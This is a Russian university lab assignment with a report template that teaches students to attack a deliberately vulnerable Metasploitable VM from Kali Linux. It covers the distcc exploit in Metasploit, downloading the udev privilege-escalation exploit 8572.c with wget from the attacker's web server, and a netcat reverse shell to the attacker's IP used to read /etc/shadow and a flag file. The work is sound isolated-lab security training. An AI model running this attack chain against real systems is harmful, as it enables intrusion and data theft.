МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ

РОССИЙСКОЙ ФЕДЕРАЦИИ

ФГБОУ ВО «НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ «МЭИ»

**Факультет/институт** «Инженерно-экономический институт»

(название факультета/института)

**Кафедра** «Безопасности и информационных технологий»

(название кафедры)

**Лабораторная работа № 2**

**Дисциплина:**Технологии защиты информационных систем от кибератак  
**Тема:**Ознакомление с основным инструментарием злоумышленника на примере Kali Linux

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Выполнил студент | | |  | | | курса | | | |
| очно-заочной формы обучения | | | | | | | |
| Группа №: | ИЭ-41-17 | | | | | | | |
| ФИО: |  | | | | | | | |
| Проверил |  | | | | | | | |
| ФИО: | Дратвяк А.В. | | | | | | | |
| дата проверки: | « |  | | » |  | | 2020г. | |
| Оценка: |  | | | | | | | |

**Ознакомление с основным инструментарием злоумышленника на примере Kali Linux**

**Цель**: понять workflow злоумышленника (сотрудника Red Team) и меры защиты (действия сотрудника Blue Team)

**Задачи**:

1. Ознакомление с Kali Linux

2. Ознакомление с Metasploit framework

3. Разработка защитных мер


**Этапы выполнения** лабораторной работы:

**I. Настройка Kali Linux**


1. Скачать **Kali Linux 64-Bit (Live)** или найти дистрибутив в папке с Л/р

<https://www.kali.org/downloads/>


2. Создать виртуальную машину



3. Выбрать в качестве носителя дистрибутив Kali Linux



4. Установить набор системных драйверов и приложений Guest Additions





VBoxGuestAdditions.iso находится в папке с установленной виртуальной машиной (по умолчанию: C:\Program Files\Oracle\VirtualBox)

5. Произведите запуск дистрибутива Kali Linux

В **Boot menu** выберите пункт **Live** (amd64)

6. В Kali Linux на добавленном виртуальном диске открыть с помощью ПКМ терминал.





Установить Guest Additions с помощью команд:


*sudo ./VBoxLinuxAdditions.run*

*sudo reboot*

Настроить под себя разрешение экрана.

**II. Начало работы в Kali Linux**

7. Проверить настройка локальной машины Kali Linux



Ввести в терминале команду


*ip a*

Обратить внимание на факт того, что компьютеры находятся не в одной локальной сети.

Выключить Kali Linux

*sudo shutdown –h now*

8. Выполните настройку локальной сети аналогично на обеих виртуальных машинах (Metasploitable и Kali Linux)



9. **Если у Вас не сохранилась** виртуальная машина **Metasploitable** с лабораторной работы № 1, выполните пункты 9.1. - 9.5., в другом случае переходите к пункту 10.


9.1. Скачать исследуемый дистрибутив **Metasploitable**

<https://sourceforge.net/projects/metasploitable/>

9.2. Распаковать архив

9.3. Запустить Oracle VirtualBox

9.4. Выбрать Машина – Создать



9.5. Запустить виртуальную машину

10. В виртуальной машине **Metasploitable** ввести логин и пароль msfadmin/msfadmin

11. Настроить новый сетевой интерфейс для виртуальной машины **Metasploitable**

*sudo nano /etc/network/interfaces*

Добавить в конец строчки

*auto eth1*

*iface eth1 inet dhcp*

Закрыть и сохранить

12. Поднять новый интерфейс

*sudo ifup -v eth1*

Проверить:

*ifconfig*

13. Проверить ping в обе стороны

14. Демонстрация работы протокола SSH

С дистрибутива Kali выполнить подключение удалённого управления:

*ssh msfadmin@192.168.56.102* (ip адрес metasploitable)

**Здесь и далее Вы должны использовать в командах ip-адреса ВАШИХ виртуальных машин!**


*yes*

*msfadmin*

*ls*

**III. Выполнение работ с Metasploit**

15. Запустить Metasploit



Metasploit можно также открыть совершив следующие действия (**выполнять необязательно**,т.к. это просто второй вариант выполнения задачи):

Не закрывая терминал в Kali Linux откройте дополнительный терминал и запустите в нём **Metasploit** framework

Metasploit использует PostgreSQL как его базу данных, следовательно сначала её нужно запустить: sudo *service postgresql start*

Вы можете убедиться, работает ли PostgreSQL проверив вывод *ss -ant* и убедившись, что порт 5432 прослушивается.

С запущенной PostgreSQL, следующее, что нам нужно, это запустить службу metasploit. В первый раз, когда запущена служба, она создаст базу данных msf3 user и базу данных называемую msf3. Служба также запустит Metasploit RPC и веб-сервер, который ей требуется: sudo *service metasploit start*

Сейчас, когда службы PostgreSQL и Metasploit запущены, вы можете запустить msfconsole и проверить работу базы данных командой db\_status как показано ниже: sudo *msfconsole*

16. Ознакомиться с информационным ресурсом

<https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>

В случае ошибок при выполнении Л/р в первую очередь обратитесь к содержимому данного ресурса.

17. С браузера на основной машине запустите ip-адрес Metasploitable (например, information disclosure <http://192.168.56.103/phpinfo>) и изучить содержимое.

18. Создадим флаг на Metasploitable для того, чтобы затем «украсть» его из системы

*touch flag*

19. Запишем туда secret\* (взамен «secret» может быть сохранена конфиденциальная информация, персональные данные, ключи шифрования, логины и иные данные)

*echo ‘secret’ > flag*

**\* Вместо «secret»** вам необходимо указать следующую информацию:

Заглавные буквы ФИО исполнителя(ей) Л/р, дата выполнения Л/р, номер компьютера, за которым была выполнена Л/р (если Л/р выполнена на личном ПК, указать значение «0»)

Проведите проверку полученных результатов (в нашем случае в флаг был занесён «secret».




20. Ознакомьтесь с уязвимостью на сайте Mitre.

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687>

Обратите внимание на раздел «Description». Переведите смысл содержащейся в разделе информации.

21. Найти эксплойт



cfdfdfd

22. Выбрать эксплойт и ввести адрес уязвимой машины



Фактически данным и последующими шагами мы определяем откуда, что и куда отправить (загрузить уязвимость на атакуемую машину)


23. Выбрать payload



24. Указать адрес Kali linux




25. Запустить инфо




Обратите внимание на то, что мы и есть «демон». С этого момента для системы мы выступаем от имени системной службы, работающей в фоновом режиме.

26. Запускаем exploit и проверяем, кто мы на уязвимой системе



27. Проверьте имеем ли мы root доступ попробовав получить доступ к файлу /etc/shadow, который доступен для чтения только пользователю root и предназначен для хранения зашифрованных паролей.



28. Просмотрите какие в системе есть шеллы.

*cat /etc/shells*

Файл shells содержит список регистрируемых оболочек в системе. Приложения используют этот файл для определения правильных оболочек. Для каждой оболочки должна быть одна строка, содержащая полный путь к оболочке относительно корня.

Оболочка ОС – это интерпретатор команд ОС, обеспечивающий интерфейс для взаимодействия пользователя с функциями системы. Командный интерпретатор исполняет команды своего языка, заданные в командной строке или поступающие из стандартного ввода или указанного файла.

В UNIX системах распространены языки командных интерпретаторов bash, sh и ksh, а также альтернативные оболочки zsh, csh и tcsh.

29. Посмотрите доступные компиляторы для определения на каком языке необходимо запускать эксплойт.

*which gcc*

ls -l /usr/bin/ | grep -E -i -w 'gcc|clang'

30. Посмотрите утилиты, которые можно будет использовать для закачки эксплойта на атакуемую машину

*which wget*

31. Рассмотрим все процессы, запущенные в системе:

*ps aux*

Ключ «а» используется для отображения всех процессов, «х» — для отображения процессов, отсоединенных от терминала, а ключ «u» обеспечивает фильтрование по имени или идентификатору пользователя, который запустил программу.

По этому списку можно смотреть доступные эксплойты для этих сервисов, но мы заранее знаем, что это udev

**IV. Базовая реализация атаки на виртуальную машину Metasploitable**


32. В новом терминале Kali Linux выполните поиск эксплойта для udev.

(udev – это менеджер устройств для новых версий ядра Linux, являющийся преемником devfs, hotplug и HAL. Его основная задача — обслуживание файлов устройств в каталоге /dev и обработка всех действий, выполняемых в пространстве пользователя при добавлении/отключении внешних устройств, включая загрузку firmware.)

Вернитесь обратно в Metasploit framework нажав *Ctrl+c* и подтвердив «*y*»

Найдите эксплойт командой:


*searchsploit udev*




Нам интересен local privilege Escalation(2) — **/exploits/linux/local/8572.c**

Обратите внимание на запись пути к эксплойту. В дальнейшем мы будем использовать этот путь для написания команды отправки эксплойта не веб-сервер.

33. Загрузите информацию о эксплойте и изучите как его использовать:



…




34. В новом окне терминала запускаем apache2 для того, чтобы загрузить на его веб-сервер эксплойт (а затем скачать на атакуемую виртуальную машину)



35. Скопируем эксплойт в публичную директорию Apache


*sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/kali.c*

Особое внимание уделите правильной **расстановке пробелов** в команде по примеру, приведенному ниже!



36. Скопируем эксплойт на уязвимую виртуальную машину (**обратите внимание** – для выполнения команды необходимо перейти в окно, где Вы выполняли команду пункта 14 с подключением к Metasploitable по ssh и **указать** в команде **ip-адрес Вашей Kali Linux**)

*wget 192.168.56.102/kali.c*



37. Эксплойт скопировался в /tmp уязвимой машины

Создадим файл необходимый для эксплойта


*touch run*

Выполните bash скрипт для **reverse shell**.

Шелл-код (shellcode - код запуска оболочки) — это двоичный исполняемый код, который обычно передаёт управление командному процессору, например '/bin/sh' в Unix shell, 'command.com' в MS-DOS и 'cmd.exe' в ОС Microsoft Windows. Шелл-код может быть использован как полезная нагрузка эксплойта, обеспечивающая взломщику доступ к командной оболочке (англ. shell) в компьютерной системе. При эксплуатации удаленной уязвимости шелл-код может открывать заранее заданный порт TCP уязвимого компьютера, через который будет осуществляться дальнейший доступ к командной оболочке, такой код называется привязывающим к порту (port binding shellcode). **Если шелл-код осуществляет подключение к порту компьютера атакующего**, что производится с целью обхода брандмауэра или NAT, то **такой код называется обратной оболочкой** (**reverse shell shellcode**).


*echo '#!/bin/sh' > run*

*echo '/bin/netcat -e /bin/bash 192.168.56.102 5555' >> run*



38. Скомпилируем наш эксплойт

*gcc kali.c -o kali*




39. Начинаем слушать порт 5555

*nc –lnvp 5555*



40. Получаем PID (идентификатор процесса (process identifier)) udev netlink сокета

*cat /proc/net/netlink (при прослушивании порта*



PID равен 2410 (метаэсплойдебл на кали)

41. Запустим наш скомпилированный эксплойт

*chmod 755 kali*

*./kali 2410*




42. Получим данные из ранее созданного флага (делается в реверс шел там где 555)

*cd /home/msfadmin*

*ls –l*

*cat flag*



В результате нам удалось получили ранее введенный **secret** (или любую сохраненную в флаге конфиденциальную информацию)

**Отчёт по результатам выполнения лабораторной работы**

**Титульный лист:**

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ

РОССИЙСКОЙ ФЕДЕРАЦИИ

ФГБОУ ВО «НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ «МЭИ»

**Факультет/институт** Инженерно-экономический институт

(название факультета/института)

**Кафедра** Безопасности и информационных технологий»

(название кафедры)

**Отчет по лабораторной работе № 1**

**Дисциплина:**Технологии защиты информационных систем от кибератак  
**Тема:**Исследование сервисов уязвимой виртуальной машины с применением CVE

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| Выполнил студент | | |  | | | курса | | | |
| очно-заочной формы обучения | | | | | | | |
| Группа №: | ИЭ-41-17 | | | | | | | |
| ФИО: |  | | | | | | | |
| Проверил |  | | | | | | | |
| ФИО: | Дратвяк А.В. | | | | | | | |
| дата проверки: | « |  | | » |  | | 2020г. | |
| Оценка: |  | | | | | | | |

Москва, 201\_г.

**Результаты выполнения лабораторной работы**

1. Результаты настройки сети для виртуальных машин

|  |
| --- |
| Скриншот № 1 |

2. Результаты удалённого подключения к виртуальной машине

|  |
| --- |
| Скриншот № 2 |

3. Привести перечень команд, которые теперь могут быть скрытно выполнены на управляемой виртуальной машине

4. Данные, полученные из phpinfo Metasploitable

5. Результаты создания flag

|  |
| --- |
| Скриншот № 3 |

6. Определить значение описания уязвимости «Description: DistCC Daemon Command Execution»

7. Дайте определение «демону» в ОС Linux

8. Дать краткую характеристику команда, выполненным в пунктах № 28-30

|  |  |
| --- | --- |
|  |  |
|  |  |
|  |  |

9. Загрузка эксплойта на уязвимую машину

|  |
| --- |
| Скриншот № 4 |

10. Поясните цель использования reverse shell в пункте 37 Л/р

11. Результаты получения секрета из флага

|  |
| --- |
| Скриншот № 5 |

12. Индивидуальные выводы по лабораторной работе.

Вывод по работе формируются студентом **индивидуально** и **независимо** от согруппников.

Вывод должен содержать информацию о:

* понятой **лично Вами** цели Л/р,
* оценке достигнутого результата по итогам выполнения Л/р
* знаниях, полученных в результате выполнения Л/р
* умениях, полученных в результате выполнения Л/р
* практических навыках, полученных в результате выполнения Л/р